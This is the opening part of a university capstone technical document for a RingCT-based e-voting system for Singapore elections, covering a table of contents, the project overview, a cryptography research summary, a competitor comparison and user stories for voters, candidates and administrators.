



UNIVERSITY
OF WOLLONGONG
AUSTRALIA



Singapore
Institute of
Management

CSIT 321 – Project

FYP-24-S2-19

Final Technical Document

Name	UOW ID
Lee Jun Ji	7932367
Phyo Wai Lin	7914477
Nann Wutt Yee Win	7909895
Loh Chin Yee	7687278
Nigel Toh Chin Teng	7672706

Supervisor: Lim Min Han

Assessor: Tian Sion Hui

Table of Contents

1. PROJECT OVERVIEW.....	1
1.1 Project Description	1
1.2 Project Objectives	2
1.3 Learning Objectives	2
1.4 Target Audience	2
1.5 Business Model: One Time Payment.....	3
2. RESEARCH SUMMARY	4
2.1 Elliptic Curve Cryptography in RingCT	4
2.2 Zero Knowledge Proof	5
2.3 Linkable Ring Signatures	6
2.4 Commitments in RingCT	7
2.5 RingCT	8
2.6 Use Cases for Linkable Ring Signatures and RingCT	9
2.7 Singapore General Election	10
2.8 Implementation of the E-Voting System for Singapore Election	11
2.9 Features Comparison with Competitors' Products.....	12
3. PROJECT DESIGN	14
3.1 Features Requested by Assessor and Supervisor.....	14
3.2 Functional Requirements	16
3.2.1 Work Breakdown Structure.....	20
3.2.2 Use Case Diagram – General User.....	21
3.2.3 Use Case Description – General User	22
3.2.4 Use Case Diagram – System Admin	28
3.2.5 Use Case Description – System Admin.....	30
3.2.6 Use Case Diagram - Candidate.....	62
3.2.7 Use Case Description - Candidate	63
3.2.8 Use Case Diagram - Voter	77
3.2.9 Use Case Description - Voter	78
3.3 Non-functional Requirements.....	84
3.3.1 Usability	84
3.3.2 Efficiency	85
3.3.3 Performance	85
3.3.4 Reliability	86
3.3.5 Security.....	86

3.3.6 Quality/Testability	86
3.3.7 Extensibility.....	86
3.3.8 Portability.....	86
3.4 System Features	88
3.5 System Design	89
3.5.1 Design Decision.....	89
3.5.2 System Architecture	90
3.5.3 Deployment Design Decision	91
3.5.4 Deployment Diagram.....	92
3.5.3 Data Flow Diagram.....	94
3.5.4 Class Diagram	95
3.5.5 Entity Relationship Diagram	97
3.5.6 Database Diagram.....	97
3.5.7 Sequence Diagram	98
3.6 User Interface Design	152
3.6.1 Log in.....	152
3.6.2 General User	153
3.6.3 System Admin	155
3.6.4 Candidate	169
3.6.5 Voter	175
4. TESTING	179
4.1 Testing Design Decision	179
4.2 Test Strategy	179
4.2.1 Static Code Review	179
4.2.2 Black-Box Testing.....	179
4.2.3 White Box Testing	179
4.2.4 Regression Testing.....	180
4.2.5 Unit Tests.....	180
4.2.6 Integration Tests.....	180
4.2.7 System Testing/User Acceptance Testing.....	180
4.2.8 Performance Tests	180
4.3 Test Procedure.....	181
4.3.1 White Box Testing	181
4.3.2 Regression Testing.....	181
4.3.3 System Testing/User Acceptance Testing conducted as Black Box Testing	181

4.3.4 Performance Testing	182
4.3.5 Security Testing conducted as White Box Testing	182
4.4 Gitlab CI/CD	183
4.4.1 Code Integration	183
4.4.2 Gitlab CI/CD pipeline	186
4.4.3 RingCT Testing Overview.....	194
4.4.4 Django Application Testing	196
4.5 User Acceptance Test.....	199
4.5.1 Objective.....	199
4.5.2 Test Scenarios and Results.....	199
4.5.3 Issues found	200
No critical issues were found. Minor UI improvements suggested for better user experience.	200
4.5.4 Conclusion	200
4.6 System Testing	201
4.6.1 Testing Iterations	201
4.6.2 Test Cases	203
4.7 Security Testing	323
4.7.1 Web Application Penetration Testing	323
4.7.1.1 Introduction	323
4.7.1.2 Scope of Testing	323
4.7.1.3 Tested Environment.....	323
4.7.1.4 Methodology	324
4.7.1.5 Target: elect-sg.cookndrum.com	325
4.7.1.6 Cross-Site Scripting (XSS).....	326
4.7.1.7 SQL Injection (SQLi)	331
4.7.1.8 File Upload Attack.....	334
4.7.1.9 Insecure Direct Object Reference (IDOR)	336
4.7.1.10 Findings and Fixes.....	342
4.7.1.11 Conclusion	344
4.7.2 Container Scanning	345
4.8 SQL Performance Testing and Tuning.....	355
4.8.1 SQL queries pagination	355
4.8.2 Scan for stealth address query tuning	356
4.8.3 Scan for transaction records query tuning	358
4.8.4 Next step	358

4.9 Stress Test	359
4.9.1 Initial Test Run.....	359
4.9.2 Second Test Run.....	361
4.9.3 Third Test Run.....	363
4.9.4 Fourth Test Run.....	365
4.9.5 Fifth Test Run	367
4.9.6 Sixth Test Run	369
4.9.7 Seventh Test Run.....	372
4.9.8 Eighth Test Run.....	375
4.9.9 Conclusion	376
5. RISK MANAGEMENT PLAN	377
5.1 Risk Identification	377
5.1.1 Technical Risks	377
5.1.2 Security Risks.....	377
5.1.3 Compliance Risks	377
5.1.4 Operational Risks	378
5.1.5 External Risks.....	378
5.2 Risk Analysis	378
5.3 How We Mitigate the Risks	379
5.3.1 Technical Risks	379
5.3.2 Security Risks.....	379
5.3.3 Operational Risks	379
5.3.4 Compliance Risks	380
5.3.5 External Risks.....	380
6. PROCESS QUALITY.....	381
6.1 Outcome and Process Evaluation	381
6.2 Adherence to the Process	381
6.3 Results Achieved	382
7. PROJECT IMPLEMENTATION.....	383
7.1 Development Methodologies.....	383
7.1.1 Development Practices.....	383
7.1.2 Project Management Tools: Taiga, Notion	383
7.1.3 Risk Management.....	384
7.1.4 Communication Protocol	384
7.2 Tech Stack	385

7.2.1 Microservice: C++.....	385
7.2.2 Backend: Django	385
7.2.3 Database: PostgreSQL.....	386
7.2.4 Version Control with CI/CD Tool: Git with Gitlab	387
7.2.5 Containerization: Docker	387
8. ROLES AND RESPONSIBILITIES	388
9. PROJECT WEBSITE.....	388
10. MARKETING WEBSITE.....	388
11. UPDATE HISTORY FOR PROJECT REQUIREMENTS DOCUMENT.....	389
12. UPDATE HISTORY FOR PRELIMINARY TECHNICAL DOCUMENT / TECHNICAL DESIGN MANUAL.....	389
13. UPDATE HISTORY FOR USER MANUAL.....	389
14. APPENDIX.....	390
14.1 Project Schedule Gantt Chart	390
14.2 Meeting Minutes	391
14.2.1 Meeting Minutes #1 (Kickoff Meeting)	391
14.2.2 Meeting Minutes #2	392
14.2.3 Meeting Minutes #3	393
14.2.4 Meeting Minutes #4	394
14.2.5 Meeting Minutes #5	395
14.2.6 Meeting Minutes #6	397
14.2.7 Meeting Minutes #7	398
14.2.8 Meeting Minutes #8	399
14.2.9 Meeting Minutes #9	400
14.2.10 Meeting Minutes #10	401
14.2.11 Meeting Minutes #11	402
14.2.12 Meeting Minutes #12	403
14.2.13 Meeting Minutes #13	404
14.2.14 Meeting Minutes #14	405
14.2.15 Meeting Minutes #15	406
14.2.16 Meeting Minutes #16	407
14.2.17 Meeting Minutes #17	408
14.2.18 Meeting Minutes #18	409
14.2.19 Meeting Minutes #19	410
14.2.20 Meeting minutes #20	411
14.2.21 Meeting Minutes #21	412

14.2.22 Meeting Minutes #22	413
14.2.23 Meeting Minutes #23	414
14.2.24 Meeting Minutes #24	415
14.2.25 Meeting Minutes #25	416
14.2.26 Meeting Minutes #26	417
14.2.27 Meeting Minutes #27	418
14.2.28 Meeting Minutes #28	419
14.2.29 Meeting Minutes #29	420
14.2.30 Meeting Minutes #30	421
14.2.31 Meeting Minutes #31	422
14.2.32 Meeting Minutes #32	423
14.2.33 Meeting Minutes #33	424
14.2.34 Meeting Minutes #34	425

1. Project Overview

1.1 Project Description

Our project aims to create a centralized e-voting system for the Singapore general election, utilizing the advanced cryptographic features of Ring Confidential Transactions (RingCT) to ensure the privacy, anonymity, and integrity of the voting process. The centralized system will handle the generation of cryptographic keys for both voters and candidates and manage the operation of all RingCT related processes. This includes the creation and verification of ring signatures, which are essential for concealing the identity of voters and safeguarding the contents of their ballots.

RingCT's key image feature plays a crucial role in maintaining the accuracy and ease of vote counting. Each vote is linked to a unique key image that, while ensuring voter anonymity, prevents any possibility of double voting. If a voter attempts to vote more than once, the system can detect the duplicate key image associated with their identity, thus maintaining the election's integrity. Moreover, RingCT provides complete anonymity for each transaction or vote in this context effectively hiding the voter's choices from everyone else, including election officials. This level of confidentiality and anonymity addresses many of the traditional challenges faced by voting systems, such as concerns over privacy breaches or vote tampering.

By integrating RingCT, our e-voting system not only enhances the security aspects of digital voting but also ensures that every vote is counted accurately without the possibility of manipulation. This approach in general can help resolve many issues plaguing traditional voting methods such as privacy, anonymity and integrity.

1.2 Project Objectives

We have been tasked with creating a centralized e-voting system for Singapore's general elections. This system will utilize the cryptographic features of RingCT to ensure voter privacy and the integrity of the voting process. The system should handle the generation of cryptographic keys for voters and candidates, manage ring signature operations, and ensure accurate and anonymous vote counting.

1.3 Learning Objectives

Throughout this project, we've accomplished significant learning objectives, placing a strong emphasis on refining both our communication skills and teamwork capabilities. Regular team meetings and engagements with our supervisor have played an important role in understanding each other's goals and feedback. Consistent communication in our team has allowed us to gain insight into each other's strengths and weaknesses, allowing us to allocate tasks according to each member's strengths.

1.4 Target Audience

One of the key stakeholders of this application is the voters, who will benefit from a secure, anonymous, and efficient voting process. The demographic includes all eligible voters in Singapore, from young adults to the elderly, ensuring inclusivity and accessibility. The other key stakeholders are election officials and government authorities responsible for overseeing the electoral process. They will benefit from the system's enhanced security features and streamlined vote counting.

1.5 Business Model: One Time Payment

As a government software house, we are tasked with developing an e-voting system for the Singapore general election, transitioning from a traditional paper ballot system to a digital format. This project is part of a strategic national initiative to digitalize the election process, involving close cooperation with various government authorities throughout its duration. Given the complexity and extended timeline of general elections, which involve numerous personnel and phases, it's crucial to specify what the one-time payment from the Singapore government covers.

The one-time payment primarily funds the entire software lifecycle and the actual deployment of the system to the public. This payment is substantial, reflecting the extensive coverage it provides.

The largest portion of this funding goes toward the software development lifecycle, which encompasses planning, analysis, design, implementation, testing, integration, and maintenance. Given the critical nature and vast scale of the system, which needs to accommodate around 2.7 million voters, the development phase is extended, with a particular emphasis on security. The most significant costs within the software development cycle arise from testing and integration into the existing infrastructure, followed by maintenance to ensure scalability and reliability across the entire voter base.

Additionally, the payment extensively covers the operational execution of the e-voting system. This includes compensating key personnel such as the returning officer, system and database administrators, and facilitators who assist elderly voters. Marketing efforts to educate the public on how to use the new system also represent a significant expense.

This ensures that all aspects of the e-voting system's development and implementation are adequately funded, supporting a smooth transition to a digital election process.

2. Research Summary

2.1 Elliptic Curve Cryptography in RingCT

Elliptic curve cryptography (ECC) forms the backbone of the cryptographic techniques employed by Monero's Ring Confidential Transactions (RingCT). As our project team embarks on integrating RingCT into a novel e-voting system, a foundational understanding of ECC is crucial, particularly because our prior experience with this technology is equal to none. This section of our research summary explores the ECC employed by Monero, highlighting its practical implementation and the reasons behind the choice of specific elliptic curves.

Monero Elliptic Curve Selection and Implementation

Currently, the only prominent real-world implementation of RingCT is found in Monero, a cryptocurrency known for its strong privacy features. Monero utilizes a type of Edwards curve known as the Twisted Edwards curve (also known as Ed25519) for its ECC operations.

Twisted Edwards curves represent a form of elliptic curves offering several benefits over other curve types, particularly in cryptographic applications like those used in Monero. These curves provide efficient ways to perform essential elliptic curve operations, such as scalar multiplication and point addition. These operations are pivotal for generating and verifying cryptographic signatures that conceal both the transaction amount and the parties involved in transactions.

Currently, the current implementation of the Ed25519 signature system that is used by Monero is 'Ref10', a highly optimised software implementation signature system. This has proven to provide excellent performance on a variety of platforms, including 32 bit and 64 bit architectures. This is also the implementation we are looking forward to use.

Public Key Cryptosystems with Elliptic Curve

Interestingly, cryptographic schemes that rely on the discrete logarithm problem in public key cryptosystems (PKCs) can be seamlessly transitioned to their elliptic curve counterparts. This seamless transition is possible due to the analogous properties of the discrete logarithm problem when applied to elliptic curves. For example, protocols like the Diffie-Hellman exchange and the Schnorr signature scheme, which are crucial components of RingCT, can be effectively adapted to utilize elliptic curves.

2.2 Zero Knowledge Proof

Role of Zero Knowledge Proof in RingCT

In the realm of cryptographic privacy measures, zero-knowledge proofs stand out for their ability to confirm the validity of a statement without revealing any additional information beyond what is being proven. Ring Confidential Transactions (RingCT), a protocol utilized by Monero, employ zero-knowledge proofs as a fundamental component to ensure user anonymity and transaction privacy. This section delves into how zero-knowledge proofs, particularly those based on the Schnorr signature scheme, are integral to the RingCT framework.

Zero knowledge proofs provide a powerful tool for transaction systems that require both confidentiality and verification without compromise. In the context of RingCT, the zero-knowledge proof is pivotal for proving that a transaction is valid without revealing the actual transaction amounts or the identities of the parties involved. This is crucial for maintaining both security and privacy in blockchain technologies.

Schnorr Signatures in RingCT

The Schnorr signature scheme, which forms the basis of the zero knowledge proofs used in RingCT, is renowned for its simplicity and efficiency. Originally interactive, this signature scheme has been modified into a non-interactive variant through the Fiat-Shamir transformation when applied in the elliptic curve (EC) setting. This transformation is critical as it facilitates the use of Schnorr signatures in a blockchain environment where interactions between prover and verifier are not feasible.

Optimization for Space Efficiency

Further optimizations have been made to the Schnorr signature scheme to reduce its space requirements. This is particularly significant in a blockchain context, where the size of transaction data directly impacts network efficiency and transaction processing speed. The optimized Schnorr signatures in RingCT help in maintaining minimal transaction sizes, which is essential for ensuring that the blockchain remains scalable and efficient even as it provides robust privacy features.

2.3 Linkable Ring Signatures

Properties of Linkable Ring Signatures

Linkable ring signatures are a cornerstone of the privacy and security features in Monero's Ring Confidential Transactions (RingCT), providing anonymity, unforgeability, and linkability in transactions. These signatures are built upon a transformed Schnorr signature scheme, forming the basis for the complex protocols that secure Monero transactions.

Linkable ring signature like the ones used in Monero provides three main properties: signer ambiguity, linkability, and unforgeability.

For signer ambiguity, linkable ring signatures ensure signer ambiguity by utilizing an anonymity set, referred to in Monero as the " mixin level." This level determines the number of decoy members included in the ring signature, making it increasingly difficult to trace the actual signer as the mixin level rises.

For linkability, the property in ring signatures is straightforward, it allows the network to detect if a key image has been used before in previous transactions, effectively preventing double-spending without revealing the identity of the signer.

For unforgeability, a fundamental property of linkable ring signatures ensures that only the holder of a private key can sign a message on behalf of the group, thus preventing the creation of fraudulent transactions.

Implementation in Monero

Monero employs the MLSAG (Multilayered Linkable Spontaneous Anonymous Group) algorithm, an evolution of the earlier bLSAG (Back's Linkable Spontaneous Anonymous Group) protocol. bLSAG provided the foundational properties essential for effective linkable ring signatures signer ambiguity, unforgeability, and linkability while MLSAG extends these capabilities.

While bLSAG forms the basis, focusing on single input transactions, MLSAG allows the incorporation of multiple inputs from the same transaction into one ring signature. This enhancement not only simplifies transaction processing but also optimizes both computational and storage requirements by handling multiple inputs collectively.

In Monero, each input forms part of a ring, creating a ring signature that encompasses all inputs involved in the transaction. By implementing MLSAG, Monero can manage transactions with multiple inputs efficiently, grouping them into a single, expansive ring signature. This approach not only secures the transactions but also enhances privacy by obfuscating the linkage between inputs and their origins.

2.4 Commitments in RingCT

Pedersen Commitment

In the implementation of Ring Confidential Transactions (RingCT) within Monero, Pedersen commitments play a pivotal role in maintaining transaction anonymity and data integrity.

Pedersen commitments are crucial for providing the anonymity of transaction data in RingCT. They allow for the secure hiding of the amount of XMR (Monero) transacted, ensuring that no third party including miners and network observers can ascertain the exact value of the transaction. The strength of the Pedersen commitment lies in its two main components: the amount being committed to and the blinding factor. The blinding factor is a randomly chosen large number that secures the commitment by making it computationally infeasible to deduce the amount unless one knows the blinding factor.

Ensuring Receiver Knowledge of Transaction Details

To allow the receiver of a transaction to discern the blinding factor and the amount, clever cryptographic techniques involving XOR operations and hash functions are employed. This method ensures that while the transaction remains opaque to external observers, the receiver can accurately compute and verify the amount and blinding factor. The receiver utilizes a shared secret, derived via elliptic curve Diffie-Hellman from transaction-specific public and private keys, to decrypt the information.

2.5 RingCT

Balancing in RingCT

Ring Confidential Transactions (RingCT) are integral to the Monero blockchain and similar platforms seeking to enhance transaction privacy. The core functionality of RingCT is to obfuscate the amounts involved in transactions, ensure the anonymity of the parties, and maintain the crucial cryptographic balance that underpins the integrity of the blockchain.

In RingCT, it is crucial to maintain a balance between the inputs and outputs of transactions. This balance isn't just about ensuring that the sum of inputs equals the sum of outputs; it also involves maintaining the equivalence of the cryptographic commitments for these amounts. This dual requirement ensures that the system neither creates nor destroys value, preserving the ledger's integrity. Additionally, balancing the blinding factors is essential to secure the cryptographic proofs that support the hidden amounts.

Pseudo Output Commitments for Anonymity

To preserve the anonymity of transactions while allowing verifiers to confirm their validity, RingCT introduces a third type of commitment: the pseudo output commitment. This commitment allows the actual inputs used in a transaction to remain anonymous by not directly linking the spent outputs to new transactions visibly on the blockchain. In Monero, each input in a transaction is represented by a pseudo output commitment.

It is essential to prove that the sum of the blinding factors and the transaction amounts of the pseudo output commitments equals the sum of the actual output commitments. This ensures that the hidden values and their cryptographic proofs align correctly, confirming the transaction's validity without revealing the underlying values.

Zero Commitment for Anonymity and Integrity

Another important aspect of RingCT is ensuring that the sum of the true input commitments and the sum of the pseudo output commitments results in a commitment to zero. This zero commitment proves that no extra value was created within the transaction, adhering to the principle of conservation within the blockchain's ledger.

2.6 Use Cases for Linkable Ring Signatures and RingCT

Linkable Ring Signatures

In the context of Monero cryptocurrency, Linkable Ring Signatures enable transactions to prevent double spending and ensure the anonymity of users. Moreover, in e-voting systems, Linkable Ring Signatures can safeguard the secrecy of voters, preserving the integrity of the electoral process.

Ring Confidential Transactions (RingCT)

In the realm of Monero cryptocurrency, RingCT ensures transaction privacy by hiding transaction amounts, sender identities, and recipient addresses. Similarly, in e-voting systems, RingCT can enhance voter privacy and prevent tampering with voting data, thereby boosting the integrity and trustworthiness of election processes.

2.7 Singapore General Election

Our research focuses on the Singapore General Election, examining its procedures and potential for electronic voting (e-voting) implementation. The election process begins with the issuance of the Writ of Election, specifying key details such as the election date and candidate requirements. Candidates undergo screening to ensure eligibility, and the campaign period follows, lasting for nine days with a cool-off day before polling.

On polling day, voters cast their votes, and the ballot papers are then sent to counting places for tallying. Candidates or their agents oversee the counting process, with provisions for recounts if necessary. The final results are declared, with local and overseas votes factored in, leading to the announcement of confirmed outcomes.




Figure 1. Work Flow of General Election

2.8 Implementation of the E-Voting System for Singapore Election

For our project, we are developing an e-voting system tailored for the Singapore election, integrating Linkable Ring Signatures and RingCT to ensure the privacy, security, and integrity of the electoral process. By implementing Linkable Ring Signatures, we aim to protect the anonymity of voters and prevent fraudulent activities such as vote manipulation. Simultaneously, the incorporation of RingCT will enable confidential voting while preserving the verifiability and transparency of the election results. Our project underscores the importance of leveraging advanced cryptographic techniques to address the evolving challenges in digital governance and electoral integrity.

2.9 Features Comparison with Competitors' Products

Estonia's i-Voting

- It is a platform which enables secure, accessible, and convenient online voting in national elections for Estonian citizens.

Voatz

- It is a mobile voting platform that has been piloted in several U.S. jurisdictions, allowing voters to cast their ballots securely using their smartphones.

WeVote

- It is a user-friendly platform designed to ensure secure and confidential online voting, allowing US citizens to cast their ballots remotely.

eBallot

- It is an electronic voting system designed to facilitate secure and efficient voting processes for organizations and institutions, such as companies, associations, and universities.

Features	Estonia's i-Voting	Voatz	WeVote	eBallot	Our Product
Online Voting	Yes	Yes	Yes	Yes	Yes
Election Management	Yes	Yes	Yes	Yes	Yes
Candidate's profile	Yes	Yes	Yes	No	Yes
Voter authentication	Yes	Yes	Yes	Yes	Yes
Vote Casting	Yes	Yes	Yes	Yes	Yes
Candidate Campaigning	No	No	Yes	No	Yes
Results reporting	Yes	Yes	Yes	Yes	Yes
Scalability	Yes	Yes	Yes	No	Yes
Interactive UI Design	No	Yes	Yes	No	Yes
Web based	Yes	No	Yes	Yes	Yes
Multiple Language	Yes	No	Yes	No	No
Transparency	Yes	No	Yes	Yes	No
Voter anonymity	Yes (uses PKC with digital signatures and mixing to anonymize votes)	Yes (uses blockchain and PKC with biometric verification for voter identity, anonymized on blockchain)	Yes (uses blockchain and PKC for voter identity verification, anonymized on blockchain)	Yes (uses PKC with digital signatures and encryption to separate identities from votes)	Yes (information concealed via Ring Signatures, no identifiers link back to the voter)
Vote anonymity	Yes (votes are mixed and shuffled to break links between voter and vote)	Yes (votes recorded on the blockchain with no direct link to voter identity)	Yes (cryptographic techniques on blockchain to anonymize votes)	Yes (votes anonymized through encryption and separated from voter identities)	Yes (impossible to identify sender or receiver from the record)
Data anonymity in database	Yes (votes are stored in an anonymized manner, separated from voter identities)	Yes (votes are stored on the blockchain, anonymized and encrypted)	Yes (votes are encrypted and anonymized on the blockchain)	Yes (votes and voter data are separated and encrypted in the database)	Yes (no user information retained in the database)

3. Project Design

3.1 Features Requested by Assessor and Supervisor

Features	Implementation Status
Multi-Factor Authentication (MFA) for both candidates and administrators using biometric authentication to enhance security.	Implemented via Webauthn
Multi-Factor Authentication (MFA) for voter	Not implemented
Criminal Identity Change and then Double Voting Detection	Not implemented (We did not implement Criminal Identity Change detection because Singpass is a government-verified system, and we assume every valid Singpass is legitimate. If a criminal obtains a new valid Singpass, there is no way for us to detect their criminal history. Additionally, our supervisor advised against implementing this function.)
Develop a system to identify voters who did not cast a vote during the General Election (GE) and compile a list of these individuals to potentially exclude them from future elections.	Implemented as one of the core functionalities
Incorporate the role of a returning officer to oversee the election process and ensure its integrity.	Not implemented
Dual Admin Accounts to establish two administrative accounts to ensure continuity of operations in case one administrator is unavailable.	Implemented
Integration of Ring Confidential Transactions (RingCT) to explore the feasibility of integrating RingCT	Discovered and implemented RingCT use for the system to filter non-voter

to enhance privacy and security within the voting system.	
IP Restriction During Polling during polling days to prevent unauthorized access and enhance security.	Implemented via Geo Blocking with Web application firewall
Develop csv input features for create districts.	Implemented

3.2 Functional Requirements

Voter

1. As a voter, I want to log in so that I am able to vote for the candidate of my choosing.
2. As a voter, I want to log out so that I can secure my privacy and prevent unauthorized voting.
3. As a voter, I want to view the candidates that are participating in the election so that I know who the nominated individuals are chosen.
4. As a voter, I want to cast my vote so I can decide who is part of my GRC.
5. As a voter, I want to view my vote status so that I can know whether I voted or not.
6. As a voter, I want to view the candidates' posters and candidate statements to see what they are campaigning about.
7. As a voter, I want to register WebAuth as a second factor authentication so that I can add an extra layer of security beyond passwords.
8. As a voter, I want to delete my own credential so that I can make sure that unauthorized users cannot access the system.

Candidate

1. As a candidate, I want to log in so that I can access my account and manage my campaign-related information.
2. As a candidate, I want to log out so that I can securely end my session and protect my account.
3. As a candidate, I want to upload election poster so that I can advertise myself to the voters.
4. As a candidate, I want to view my own election poster so that I can assess their content, design, and overall impact on potential voters.
5. As a candidate, I want to delete my election poster so that I can remove outdated or irrelevant content.
6. As a candidate, I want to upload profile picture so that I can advertise myself to the voters.
7. As a candidate, I want to view my own profile picture so that I can assess their content, design, and overall impact on potential voters.
8. As a candidate, I want to delete my profile picture so that I can remove outdated or irrelevant content.
9. As a candidate, I want to be able to edit a candidate statement so voters will be able to see and understand my background and policy.
10. As a candidate, I want to be able to view my candidate statement so that I can check if it is correct or not.

11. As a candidate, I want to be able to delete my candidate statement so that I can remove outdated or incorrect information.
12. As a candidate, I want to change my password so that I can ensure the security of my account and protect sensitive system information from unauthorized access.
13. As a candidate, I want to register WebAuthn as a second factor authentication so that I can add an extra layer of security beyond passwords.
14. As a candidate, I want to delete my own credential so that I can make sure that unauthorized users cannot access the system.

System Admin


1. As a system admin, I want to log in so that I can access the administrative features.
2. As a system admin, I want to log out so that I can securely end my session and protect my account.
3. As a system admin, I want to create user account so that I can add new users into the system.
4. As a system admin, I want to view user account so that I can manage and monitor the accounts.
5. As a system admin, I want to update user account so that I can modify the details of the account
6. As a system admin, I want to delete user accounts that are no longer needed or relevant.
7. As a system admin, I want to delete the credential of each user account so that I can revoke access and ensure that unauthorized users cannot access the system.
8. As a system admin, I want to search the specific user account so that I can update or delete that specific account.
9. As a system admin, I want to create user profile so that I can add new profile into the system.
10. As a system admin, I want to view user profile so that I can manage and monitor the profile.
11. As a system admin, I want to update user profile so that I can modify the details of the profile.
